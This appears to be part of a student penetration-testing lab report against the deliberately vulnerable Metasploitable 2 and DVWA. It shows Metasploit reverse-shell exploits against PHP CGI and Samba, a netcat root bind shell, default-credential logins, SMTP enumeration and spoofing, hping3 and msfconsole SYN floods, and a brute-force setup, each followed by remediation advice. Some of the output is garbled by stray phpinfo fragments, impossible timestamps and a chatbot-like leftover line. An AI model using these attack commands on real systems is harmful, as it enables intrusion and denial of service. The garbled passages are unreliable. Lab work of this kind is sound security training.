The searchsploit command was used to look for publicly known exploits related to Apache version 5.4.2 using `searchsploit apache | grep 5.4.2`. This helped identify any available exploits in the Exploit Database that could potentially be used to target the specific version running on the server.

```
(aysha@aysh)-[~]
$ searchsploit apache | grep 5.4.2
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner
____(aysha@aysh)-[~]
```

### Step 5: Identifying CGI Vulnerability

From the screenshots, a CGI Remote Code Execution vulnerability was identified. This means the server allows remote commands to be executed due to improper handling of CGI scripts.

```
msf6 auxiliary(scanner/http/http_version) > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
[*] Starting reverse TCP handler on 192.168.56.102 :4444 ...
[*] Exploit running as background job
[*] Started reverse TCP handler on 192.168.56.103 :4444 ...
[*] Exploit completed on target:
  Name: http://192.168.56.102:4444/
  Payload: php/meterpreter/reverse_tcp
  Handler: 192.168.56.103:4444
  Status: Success
  User: aysha
  Session: 2

[*] Session 2 opened (192.168.56.103:4444 -> 192.168.56.102:45854) at 2025-05-06 01:55:52 -0400
```

## Step 6: Exploiting the Server

Using the Metasploit module exploit/multi/http/php\_cgi\_arg\_injection, the vulnerability was successfully exploited. A Meterpreter session was established, giving remote access to the server and allowing command execution

```
[*] Meterpreter session 2 opened (192.168.56.103:4444 -> 192.168.56.102:45854) at 2025-05-0
meterpreter > ls
Listing: /var/www
=====
Mode          Size      Type  Last modified           Name
----          ----      ---   -----                  -----
041777/rwxrwxrwx 17592186048512 dir   182042302250-03-10 11:10:13 -0400 dav
040755/rw-r--r-x 17592186048512 dir   182042482449-05-12 11:17:21 -0400 dvwa
100644/rw-r--r-- 3826815861627 fil   182042311505-02-17 18:13:29 -0500 index.php
040755/rw-r--r-x 17592186048512 dir   181964996940-05-31 14:38:18 -0400 mutillidae
040755/rw-r--r-x 17592186048512 dir   181964937872-02-08 13:03:20 -0500 phpMyAdmin
100644/rw-r--r-- 81604378643 fil   173039983614-08-05 02:08:28 -0400 phpinfo.php
040755/rw-r--r-x 17592186048512 dir   181965051925-08-30 13:04:46 -0400 test
040775/rwxrwxr-x 87960930242560 dir   173083439924-11-22 07:50:32 -0500 tikiwiki
040775/rwxrwxr-x 87960930242560 dir   173040024853-07-11 18:58:19 -0400 tikiwiki-old
040755/rw-r--r-x 17592186048512 dir   173046477589-12-24 16:59:26 -0500 twiki
=====
additional .ini files
additional .ini files
parsed.
```

## 9.PORT : 139/445 : SAMBA

SAMBA is a service used for file sharing over a network, running on ports 139 and 445. If not properly secured or updated, it can be exploited to gain unauthorized access, as shown in the following steps.

### Step 1: Detecting SAMBA Service

Ports 139 and 445 were found open, indicating that the SAMBA service is running on the target machine. These ports are commonly used for file and printer sharing on networks.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > search samba
[*] PHP Version 5.2.4-2ubuntu5.10
=====
Matching Modules
=====
#  Name
-  ---
0  exploit/unix/webapp/citrix_access_gateway_exec
1  exploit/windows/license/caliclnt_getconfig
2    \_ target: Automatic
3    \_ target: Windows 2000 English
4    \_ target: Windows XP English SP0-1
5    \_ target: Windows XP English SP2
6    \_ target: Windows 2003 English SP0
7  exploit/unix/misc/distcc_exec
8  exploit/windows/smb/group_policy_startup
9    \_ target: Windows x86
10   \_ target: Windows x64
11  post/linux/gather/enum_configs
12  auxiliary/scanner/rsync/modules_list
13  exploit/windows/fileformat/ms14_060_sandworm
14  exploit/unix/http/quest_kace_systems_management_rce
15  exploit/multi/samba/usermap_script
16  exploit/multi/samba/ntrans
17  exploit/linux/samba/setinfopolicy_heap
18    \_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19    \_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
=====
System          Disclosure Date  Rank  Check  Description
-----          -----        ---   ----
0   exploit/unix/webapp/citrix_access_gateway_exec 2010-12-21  excellent Yes   Citrix Access Gateway Command Execution
1   exploit/windows/license/caliclnt_getconfig       2005-03-02  average  No    Computer Associates License Client GETCONFIG C
2     \_ target: Automatic
3     \_ target: Windows 2000 English
4     \_ target: Windows XP English SP0-1
5     \_ target: Windows XP English SP2
6     \_ target: Windows 2003 English SP0
7   exploit/unix/misc/distcc_exec                   2002-02-01  excellent Yes   DistCC Daemon Command Execution
8   exploit/windows/smb/group_policy_startup        2015-01-26  manual   No    Group Policy Script Execution From Shared Reso
9     \_ target: Windows x86
10    \_ target: Windows x64
11  post/linux/gather/enum_configs
12  auxiliary/scanner/rsync/modules_list
13  exploit/windows/fileformat/ms14_060_sandworm
14  exploit/unix/http/quest_kace_systems_management_rce
15  exploit/multi/samba/usermap_script
16  exploit/multi/samba/ntrans
17  exploit/linux/samba/setinfopolicy_heap
18    \_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19    \_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
=====
Rank          Disclosure Date  Check  Description
-----        -----        ----
0   excellent  2010-12-21  Yes   Citrix Access Gateway Command Execution
1   average    2005-03-02  No    Computer Associates License Client GETCONFIG C
2     \_ target: Automatic
3     \_ target: Windows 2000 English
4     \_ target: Windows XP English SP0-1
5     \_ target: Windows XP English SP2
6     \_ target: Windows 2003 English SP0
7   excellent  2002-02-01  Yes   DistCC Daemon Command Execution
8   manual    2015-01-26  No    Group Policy Script Execution From Shared Reso
9     \_ target: Windows x86
10    \_ target: Windows x64
11  normal    2011-01-01  No    Linux Gather Configurations
12  normal    2011-01-01  No    List Rsync Modules
13  excellent  2014-10-14  No    MS14-060 Microsoft Windows OLE Package Manager
14  excellent  2018-05-31  Yes   Quest KACE Systems Management Command Injectio
15  excellent  2007-05-14  No    Samba "username map script" Command Execution
16  average   2003-04-07  No    Samba 2.2.2 - 2.2.6 ntrans Buffer Overflow
17  normal    2012-04-10  Yes   Samba SetInformationPolicy AuditEventsInfo Hea
18    \_ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
19    \_ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
=====
```

## Step 2: Selecting SAMBA Exploit

A search for SAMBA-related exploits in Metasploit was performed. The `usermap_script` exploit was selected, which targets a known vulnerability in older

SAMBA versions. Required settings like `RHOST` and `LPORT` were configured to prepare for exploitation.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > use 15 Nmap-Hunter Exploit-DB Google Hacking DB OffSec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
----      -----          -----  -----
CHOST        no            no        The local client address
CPORT        no            no        The local client port
Proxies      no            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.56.102  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-m
RPORT        139           yes        The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
----      -----          -----  -----
LHOST      192.168.56.103  yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port
System          Build Date          Server API
                /etc/php5/cgi/conf.d    CGI/FastCGI
Virtual Directory Support
Configuration File (php.ini) Path
Loaded Configuration File
Scan this dir for additional .ini files
File
```

## Step 3: Exploit Execution

The Metasploit framework is used to execute the exploit. Running the `exploit` command starts a reverse TCP handler, successfully opening a command shell session with the target system.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.56.103:4444
[*] Command shell session 4 opened (192.168.56.103:4444 -> 192.168.56.102:60763) at 2025-05-06 02:18:36 -0400
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
System          Build Date          Server API
                /etc/php5/cgi/conf.d    CGI/FastCGI
Virtual Directory Support
Configuration File (php.ini) Path
Loaded Configuration File
Scan this dir for additional .ini files
File
```

## Step 4: Network Interface Configuration

Using the `ifconfig` command, the network interfaces are displayed, including `eth0`, `lo`, and `tun0`. This provides essential details such as IP addresses, MAC addresses, and transmission statistics.

|          |  |  |
|----------|--|--|
| whoami   | System   | Linux metasploitable 2.6.24-16<br>UTC 2008 i686                                      |
| root     | Build Date   | Jan 6 2010 21:50:12  |
| ifconfig | Link encap:Ethernet HWaddr 08:00:27:1e:2e:2d           | inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0                     |
| eth0     | inet6 addr: fe80::a00:27ff:fe1e:2e2d/64 Scope:Link     | UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1                                     |
|          | RX packets:610 errors:0 dropped:0 overruns:0 frame:0   | /etc/php5/cgi  |
|          | TX packets:522 errors:0 dropped:0 overruns:0 carrier:0 |  |
|          | collisions:0 txqueuelen:1000                           | Loaded Configuration   |
|          | RX bytes:278677 (272.1 KB) TX bytes:190380 (185.9 KB)  | /etc/php5/cgi/php.ini  |
|          | Base address:0xd020 Memory:f0200000-f0220000           | is dir for additional .ini files   |
| lo       | Link encap:Local Loopback                              | additional .ini files  |
|          | inet addr:127.0.0.1 Mask:255.0.0.0                     | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/pdo_mysql.ini |
|          | inet6 addr: ::1/128 Scope:Host                         | parsed   |
|          | UP LOOPBACK RUNNING MTU:16436 Metric:1                 | IP API   |
|          | RX packets:420 errors:0 dropped:0 overruns:0 frame:0   | 20041225   |
|          | TX packets:420 errors:0 dropped:0 overruns:0 carrier:0 | 20060613   |
|          | collisions:0 txqueuelen:0                              | Zend Extension   |
|          | RX bytes:180297 (176.0 KB) TX bytes:180297 (176.0 KB)  | 220060519  |
|          |  | no   |
|          |  | Thread Safety  |
|          |  | disabled   |

## 10.PORT : 1524 : BIND SHELL

Port 1524 was found open on the target system and appeared to be hosting a bind shell. A bind shell allows remote users to connect directly to the target machine on a specific port and gain shell access. This port was manually tested, and upon connection, it provided direct command-line access, indicating that a shell was already bound and listening—likely due to a previously exploited service or misconfiguration.

### Step 1: Bind Shell on Port 1524

Using Nmap to scan for services on port 1524 reveals that it is running a Metasploitable root shell. Since it is already accessible, Netcat is used to connect, allowing direct command execution as the root user.

|  |                           |  |
|--|---------------------------|--|
| aysha@aysh)-[~]  | Loaded Configuration File | /etc/php5/cgi/php.ini  |
| \$ nmap -sV -p 1524 192.168.56.102   |                           |  |
| Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-06 02:24 EDT                             | additional .ini files     | /etc/php5/cgi/conf.d   |
| Nmap scan report for 192.168.56.102  |                           |  |
| Host is up (0.0021s latency).  | additional .ini files     | /etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/pdo_mysql.ini |
|  | parsed                    |  |
| PORT STATE SERVICE VERSION   | IP API                    | 20041225   |
| 1524/tcp open bindshell Metasploitable root shell  |                           |  |
|  | PHP Extension             | 20060613   |
| Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . | Extension                 | 220060519  |
| Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds                                   |                           |  |

### Step 2: Remote Shell Access

Once connected via Netcat, the whoami command confirms root access. Standard directory listing (ls) shows the available files and directories, indicating complete control over the target system.

```
(aysha@aysh)-[~]
$ nc 192.168.56.102 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
```

### **Step 3: Network Configuration and Interface Details**

The `ipconfig` command was attempted but resulted in a "command not found" error. Instead, the `ifconfig` command was used to display network interface information. The output includes details for two network interfaces:

*eth0: Displays the IP address (`192.168.56.102`), MAC address, broadcast address, and transmission statistics.*

*- lo: Represents the local loopback interface, showing `127.0.0.1` as the assigned IP address.*

| vmlinuz                         |   | System        | Linux metasploitable<br>UTC 2008 i686 |
|---------------------------------|---|---------------|---------------------------------------|
| root@metasploitable:/# ipconfig | bash: ipconfig: command not found   | Build Date    | Jan 6 2010 21:50:12                   |
| root@metasploitable:/# ifconfig |   | Link Layer    | Ethernet                              |
| eth0                            | Link encap:Ethernet HWaddr 08:00:27:1e:2e:2d<br>inet addr:192.168.56.102 Bcast:192.168.56.255 Mask:255.255.255.0<br>inet6 addr: fe80::a00:27ff:fe1e:2e2d/64 Scope:Link<br>UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1<br>RX packets:659 errors:0 dropped:0 overruns:0 frame:0<br>TX packets:555 errors:0 dropped:0 overruns:0 carrier:0<br>collisions:0 txqueuelen:1000<br>RX bytes:283324 (276.6 KB) TX bytes:194813 (190.2 KB)<br>Base address:0xd020 Memory:f0200000-f0220000 | inet          | disabled                              |
| lo                              | Link encap:Local Loopback<br>inet addr:127.0.0.1 Mask:255.0.0.0<br>inet6 addr: ::1/128 Scope:Host<br>UP LOOPBACK RUNNING MTU:16436 Metric:1<br>RX packets:446 errors:0 dropped:0 overruns:0 frame:0<br>TX packets:446 errors:0 dropped:0 overruns:0 carrier:0<br>collisions:0 txqueuelen:0<br>RX bytes:192745 (188.2 KB) TX bytes:192745 (188.2 KB)   | loopback      | no                                    |
| root@metasploitable:/#          |   | Thread Safety | disabled                              |

## 11. Port 25 – SMTP

Port 25, typically used for the Simple Mail Transfer Protocol (SMTP), was found open on the target system. Initial enumeration was performed to gather banner information and check for mail server configuration or version details. This helped identify potential misconfigurations or vulnerabilities that could be leveraged for further access, such as user enumeration or spoofing attacks.

### Step 1: SMTP Service Exploitation

An initial scan of Port 25 (SMTP) revealed its accessibility. Using telnet, an attempt was made to connect, leading to the discovery of the target's IP address and login credentials.

Through Metasploit, the auxiliary scanner scanner/telnet/telnet\_login was used to test authentication. The credentials msfadmin:msfadmin were successfully verified, granting remote shell access to the system.

```
msf6 auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/telnet/telnet_login) > run

[*] 192.168.56.102:23 - No active DB -- Credential data will not be saved!
[+] 192.168.56.102:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.56.102:23 - Attempting to start session 192.168.56.102:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.56.103:43287 -> 192.168.56.102:23) at 2025-05-06 07:20:59 -0400
[*] 192.168.56.102:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

### Step 2: SMTP Enumeration and Interaction

A telnet connection was established to Port 25 on the target system, revealing that it runs ESMTP Postfix (Ubuntu).

Using SMTP commands like VRFY, several usernames (root, msfadmin, postgres, service) were verified as valid accounts. A test email was then crafted using MAIL FROM, RCPT TO, and DATA commands, successfully sending a message from evil@attacker.com to msfadmin@metasploitable.local.

This step confirms the presence of an open mail service and potential vulnerabilities in user enumeration and email spoofing.

```
(aysha@aysh)-[~]
$ telnet 192.168.56.102 25
Trying 192.168.56.102...
Connected to 192.168.56.102.
Escape character is '^].
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
HELO Kali
250 metasploitable.localdomain
VRFY root
252 2.0.0 root
VRFY msfadmin
252 2.0.0 msfadmin
VRFY postgres
252 2.0.0 postgres
vrify service
252 2.0.0 service
MAIL FROM:<evil@attacker.com>
RCPT TO:<msfadmin@metasploitable.local>
DATA
Subject: Gotcha

This is a test.

.
QUIT
250 2.1.0 Ok
```

### Step 3: SMTP Server Interaction

Using netcat (*nc*), a connection was established to Port 25 on the target system (192.168.56.102). The server responded with a greeting, confirming it runs ESMTP Postfix on Ubuntu.

Several SMTP commands were tested:

*hello* → The server returned an error (502 5.5.2 Error: command not recognized).

*VRFY root* → The server did not recognize this command.

*VRFY msfadmin* → The server successfully verified the user (252 2.0.0 msfadmin).

This step demonstrates how SMTP enumeration can reveal valid usernames, aiding further exploitation.

```
(aysha@aysh)-[~]
$ nc 192.168.56.102 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
hello
502 5.5.2 Error: command not recognized
VRFT root
502 5.5.2 Error: command not recognized
VRFY msfadmin
252 2.0.0 msfadmin
```

## **Remediation's for Metasploitable 2**

1. **FTP (vsftpd 2.3.4 Backdoor)**
  - Upgrade vsftpd to the latest version.
  - Disable anonymous access.
  - Restrict FTP access using firewall rules.
  - Enforce strong authentication mechanisms.
  - Monitor logs for unauthorized access attempts.
2. **SSH Brute Force Attack:**
  - Enforce strong password policies.
  - Disable root login via SSH.
  - Use key-based authentication instead of passwords.
  - Implement fail2ban to block repeated login attempts.
  - Restrict SSH access to specific IP ranges.
3. **Telnet Plaintext Login:**
  - Disable Telnet and enforce SSH.
  - Ensure encrypted communication protocols are used.
  - Restrict access via firewall rules.
  - Implement multi-factor authentication for remote access.
4. **VNC Weak Credentials:**
  - Set strong passwords for VNC authentication.
  - Disable VNC if unnecessary.
  - Restrict access to specific IP addresses.
  - Enable encryption for VNC sessions.
  - Implement network segmentation to isolate VNC services.
5. **PostgreSQL Default Credentials:**
  - Change default passwords immediately.
  - Disable remote database access.
  - Use firewall rules to block unauthorized connections.
  - Regularly update PostgreSQL to the latest version.
  - Implement role-based access control (RBAC).
6. **Apache Tomcat Manager Exploitation:**
  - Restrict access to the Tomcat Manager interface.
  - Remove default credentials.
  - Update Tomcat to the latest version.
  - Enforce authentication controls.
  - Implement web application firewall (WAF) rules.
7. **Java RMI Unauthenticated Access:**
  - Restrict access to RMI services.
  - Enable authentication for RMI connections.
  - Use network segmentation to prevent unauthorized connections.
  - Apply security patches to Java RMI services.
8. **HTTP Server Misconfigurations (Apache 2.2.8 & PHP 5.2.4):**
  - Upgrade Apache and PHP to secure versions.
  - Disable WebDAV if unnecessary.
  - Apply security patches regularly.
  - Configure strong security headers.
  - Implement input validation to prevent remote code execution.
9. **CGI Remote Code Execution (Apache):**
  - Disable or restrict CGI scripts.
  - Enforce proper input validation.
  - Update Apache to the latest version.

- Implement least privilege access for CGI execution.

#### 10. SAMBA Exploitation (Port 139/445):

- Upgrade SAMBA to a secure version.
- Disable unnecessary services.
- Restrict access via firewall rules.
- Enforce strong authentication mechanisms.
- Implement network segmentation to isolate file-sharing services.

#### 11. Bind Shell Open on Port 1524:

- Close unnecessary ports.
- Disable unused services.
- Implement network segmentation to prevent exposure.
- Monitor logs for unauthorized shell access attempts.

#### 12. SMTP User Enumeration & Spoofing:

- Disable VRFY/EXPN commands.
- Enable authentication for SMTP connections.
- Monitor logs for suspicious activity.
- Implement SPF, DKIM, and DMARC to prevent email spoofing. Okay, based on the "SECTION 4 CONCLUSION" you provided, here are the remediations listed for each specific platform:

## NETWORK ATTACK (DoS Attack)

**NOTE: THE SYN FLOOD ATTACK USING MSFCONSOLE AND THE HPING3 COMMANDS WERE LAUNCHED SIMULTANEOUSLY.**

### 1. Syn Flood Attack using msfconsole

#### Step 1: Launching the Metasploit Framework (msfconsole)

The screenshot demonstrates the initialization of the Metasploit Framework using the terminal on Kali Linux. Upon launching Metasploit with sudo msfconsole, the tool displays the current version, and available modules.

**Command:** msfconsole

```
(abbyp@kali)-[~] $ sudo msfconsole
[sudo] password for abby:
Metasploit tip: View advanced module options with advanced

      _.-.
     (   o )_
     \_o_/
       M S F
        _w_*
        ||||

      =[ metasploit v6.4.56-dev
+ --=[ 2504 exploits - 1291 auxiliary - 393 post
+ --=[ 1607 payloads - 49 encoders - 13 nops
+ --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search syn flood
Matching Modules
#  Name                                     Disclosure Date  Rank    Check  Description

```

#### Step 2: Selecting and Configuring the SYN Flood Module in Metasploit

In this step, the auxiliary/dos/tcp/synflood module is selected in Metasploit to perform a SYN flood

*attack. The show options command displays configurable parameters such as target host, port, source address, and the number of SYN packets to send.*

### *Commands:*

*search syn flood*

*use 0*

*show options*

```
msf6 > search syn flood
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  auxiliary/dos/tcp/synflood .       normal  No    TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):
Name      Current Setting  Required  Description
INTERFACE      no        The name of the interface
NUM          no        Number of SYNs to send (else unlimited)
RHOSTS       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80        yes       The target port
SHOST        no        The spoofable source address (else randomizes)
SMBNLEN      65535     yes       The number of bytes to capture
SPORT        no        The source port (else randomizes)
TIMEOUT      500       yes       The number of seconds to wait for new data

View the full module info with the info, or info -d command.
```

### **Step 3 : Setting the Target and Spoofed Source IP Addresses**

The *RHOST* is set, specifying the target system for the SYN flood. The *SHOST* is set, defining the spoofed source IP address to mask the attack origin. Additionally, the *NUM* parameter is set to specify the number of SYN packets to send—indicating the intensity of the attack.

### ***Commands:***

*Set RHOST 192.168.193.129*

*Set SHOST 192.168.221.98*

### *Set NUM*

After setting parameters like `RHOST`, `SHOST`, and `NUM`, the `show options` command is run again to verify that all values have been correctly applied. This ensures the SYN flood module is properly configured before execution.

#### **Step 4: Running the SYN Flood Attack**

With all parameters configured, the run command is executed to launch the SYN flood attack. The

```
msf6 auxiliary(hax/tcp/synFlood) > run
[*] Running module against 192.168.193.129
[*] SYN flooding 192.168.193.129:80 ...
```

*module begins flooding the target IP 192.168.193.129 on port 80 with spoofed SYN packets, simulating a Denial-of-Service (DoS) scenario.*

## 2. Hping3

### Step 1: Executing the Hping Command:

*In this step, a SYN Flood attack was attempted on the target machine (192.168.193.129) using the hping3 tool. The specific command used was sudo hping3 -S --flood -V -p 80 192.168.193.129, which sends a continuous stream of TCP SYN packets to port 80 (HTTP) of the target, aiming to exhaust server resources and cause denial of service.*

```
[abbey@kali:~]$ sudo hping3 -S --flood -V -p 80 192.168.193.129
using eth0, addr: 192.168.193.128, MTU: 1500
HPING 192.168.193.129 (eth0 192.168.193.129): S set, 40 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
```

### Before DoS Attack

*Before launching the DoS (Denial-of-Service) attack using msfconsole and hping3, the Metasploitable2 machine was accessible via its web interface at http://192.168.193.129. The screenshot shows the default Metasploitable2 landing page, confirming that the server was functioning normally and responding to HTTP requests on port 80.*



Warning: Never expose this VM to an untrusted network!


Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

### After DoS Attack

*After initiating the DoS (Denial-of-Service) attack using msfconsole and hping3 with SYN flood on port 80 of the Metasploitable2 machine (192.168.193.129), the web service became unresponsive. This indicates that the target system was overwhelmed by the high volume of SYN packets, exhausting its resources and causing it to stop handling legitimate HTTP requests. As a result, the Metasploitable2 web interface was no longer accessible in the browser, confirming the effectiveness of the DoS attack.*




*In the Wireshark screenshot:*

*Red-highlighted packets indicate suspected retransmissions or duplicate segments. In the context of this SYN flood, they represent repeated TCP SYN packets sent in rapid succession without responses, which Wireshark flags as abnormal or potentially problematic traffic.*

*Green-highlighted packets typically signify initial TCP connection attempts, specifically SYN packets in this case, that haven't yet been identified as problematic. They are the first in a burst or unique sequence and are often marked normally until Wireshark detects a repeated pattern.*

*Together, the red and green highlights show a high volume of SYN packets flooding the target (port 80 on 192.168.193.129), confirming an ongoing SYN flood attack.*



## Remediation of Network Attacks Using msfconsole and hping3

To mitigate and remediate the network attacks observed—specifically a SYN flood DoS attack using hping3 and potential exploits via msfconsole—the following steps should be taken:

### 1. Network-Level Defenses

#### Firewall Rules

- **Implement rate limiting on incoming SYN packets using iptables or a next-gen firewall.**
- **Block suspicious IP addresses identified in the attack (e.g., 192.168.221.98).**

#### Enable SYN Cookies

- **Protect against SYN floods by enabling TCP SYN cookies:**

## **Use IDS/IPS Systems**

- Deploy an intrusion detection/prevention system like **Snort** or **Suricata** to detect and block anomalous patterns such as flooding or Metasploit payloads.

## **Host-Level Hardening**

### **Patch and Update**

- Ensure **Metasploitable2** or any vulnerable target is not used in production. If testing vulnerable machines, isolate them.
- Regularly update software to patch known vulnerabilities used by tools like *msfconsole*.

### **Disable Unused Services**

15. Disable or restrict access to services like **phpMyAdmin**, **DVWA**, and **WebDAV** unless specifically required for internal use and testing.

## **Application-Level Measures**

### **Rate Limit Login Attempts**

16. Tools like *msfconsole* often brute-force login pages (e.g., DVWA or **phpMyAdmin**). Apply CAPTCHA, lockout policies, or rate limiting on login forms.

### **Use Web Application Firewalls (WAF)**

- 2) Deploy a WAF to block common exploit patterns and SQL injections attempted through vulnerable applications.

### **Network Segmentation**

- 3) Isolate vulnerable test environments like **Metasploitable2** from the main network.

### **Logging and Monitoring**

- 4) Alert on high rates of TCP SYN packets or repeated exploitation attempts.

# **PASSWORD ATTACK (Brute Force)**

## **Step 1: Accessing DVWA on Metasploitable 2**

In this step, DVWA is accessed on the Metasploitable 2 virtual machine. The Metasploitable VM is started, and from the Kali machine, a browser is opened to navigate to <http://192.168.193.129/dvwa/>. The default credentials (admin / password) are used to log in. After logging in, the "DVWA Security" tab is opened, and the security level is set to low to allow testing of vulnerabilities in an intentionally insecure environment.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The URL is `http://192.168.193.129/dvwa/vulnerabilities/brute/`. The main content area is titled "Vulnerability: Brute Force". It features a "Login" form with fields for "Username" and "Password", and a "Login" button. To the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force (which is selected), Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below the sidebar is a "More info" section with links to external resources: [http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29), <http://www.securityfocus.com/info/1192>, and <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>.

## Step 2 : Inspecting DVWA

In this step, DVWA is inspected to get the session id which is used to do brute force attack using hydra.

`PHPSESSID=b2dbda60094445634ac08962a346a06e`

The screenshot shows the Firefox Developer Tools Network tab. The URL is `http://192.168.193.129/dvwa/vulnerabilities/brute/`. The "Cookies" section is expanded, showing a table with the following data:

| Name      | Value                            | Domain          | Path  | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed                 |
|-----------|----------------------------------|-----------------|-------|-------------------|------|----------|--------|----------|-------------------------------|
